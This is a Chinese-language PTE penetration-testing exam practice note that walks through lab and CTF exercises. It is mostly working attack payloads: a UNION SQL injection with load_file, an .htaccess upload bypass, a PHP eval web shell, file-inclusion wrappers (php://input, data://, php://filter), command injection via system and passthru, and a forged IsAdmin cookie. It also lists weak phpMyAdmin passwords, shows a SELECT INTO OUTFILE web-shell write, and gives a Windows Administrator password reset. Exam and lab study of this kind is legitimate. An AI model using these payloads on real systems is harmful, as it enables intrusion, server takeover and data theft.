PTE-考前练习


1.挂号系统注入

1
SELECT ... FROM ... WHERE pid = '-1' UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,load_file('/var/www/html/key.cisp'),14,15--+

image-20260608112117493


2.BUUCTF文件上传

文件上传1-题集:BUUCTF


注意这个题上传的图片有大小限制。
MIME绕过+.htaccess绕过

1
2
3
<FilesMatch "\.png$">
SetHandler application/x-httpd-php
</FilesMatch>

文件上传-题集:n1book


经典的Apache多后缀解析漏洞:

Apache多后缀解析顺序:从右向左识别扩展名,preg_match('/\.php$/', $filename匹配到.aaa得以绕过。
编辑一个123456789123456789文件,写入<?php @eval($_POST['cmd'])?>,然后用hex editor修改第二个文件名,用../../shell.php.aaa替换原本19位的占位。

文件上传-靶机1模拟

  • 改名.Php
  • 加入木马wen.php,上传。

image-20260608110935962


3.文件包含

1
http://192.168.100.129/baohan/BaoHan.php?page=./key.cisp

文件包含伪协议

  • php://input

    作用:读取 POST 原始数据(可执行代码)

    1
    2
    3
    4
    <?php include($_GET['file']); ?>
    GET /test.php?file=php://input HTTP/1.1
    Content-Type: text/plain
    <?php system('whoami'); ?>
  • data://text/plain

    作用:直接嵌入数据流(可执行代码)

    例子:

    1
    ?file=data://text/plain,<?php system('whoami');?>

    或 Base64 形式:

    1
    ?file=data://text/plain;base64,PD9waHAgc3lzdGVtKCd3aG9hbWknKTs/Pg==
  • php://filter

    作用:读取文件源码(不执行,只转码)

    例子(读取 index.php 的 Base64 编码内容):

    1
    ?file=php://filter/convert.base64-encode/resource=index.php
    • 返回一堆 Base64 字符串,解码得源码
    • 不能直接执行代码,用于绕过 exit() 或读取敏感文件

遇到过滤文件名后缀的情况,可以使用data://text/plain;base64,伪协议

1
2
3
4
5
6
7
8
<?php
if(isset($_GET['file'])){
$file = $_GET['file'];
$file = str_replace("php", "???", $file);
include($file);
}else{
highlight_file(__FILE__);
}

## 4.代码审计

image-20260608103704735

1
http://x.x.x.x/daima/?a="); system("pwd
passthru()函数
1
2
3
4
5
6
<?php
$filename = $_GET['file'];
echo "<h3>文件内容预览: </h3>";
echo "<hr>";
passthru("cat /var/www/html/logs/". $filename);
?>

业务逻辑


开发者试图用 Base64 来“隐藏”敏感用户名,同时又留了一个“手动开关”(false改成true)来跳过验证,这两者结合,让攻击者只需简单的编码和参数修改就能冒充任意管理员。

靶机三,把false改成true。然后Base64编码用户名

admin/root/power/system/administrator

1
2
3
4
5
6
7
8
9
10
11
12
GET /start/ HTTP/1.1
Host: 192.168.100.180:85
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.100.180:85/
Connection: keep-alive
Cookie: IsAdmin=true; Username=YWRtaW4=
Upgrade-Insecure-Requests: 1
Priority: u=0, i
X-Forwarded-For: 127.0.0.1

1
2
3
4
5
6
7
8
9
10
11
<?php
// 伪代码示例
$isAdmin = false; // 默认不是管理员

if ($_POST['username'] == base64_decode($data)) {
$isAdmin = true; // 验证通过变成true
}

if ($isAdmin == true) {
// 执行管理员操作
}

实操题



找到网站,进入phpmyadmin

image-20260608112424631

image-20260608112641506

弱密码:admin/admin root/root admin/123456……

或者admin/(空) root/(空)

1
2

SELECT '<?php @eval($_POST["cmd"]); ?>' INTO OUTFILE 'C:/XAMPP2/htdocs/shell.php'

net user Administrator P@ssw0rd

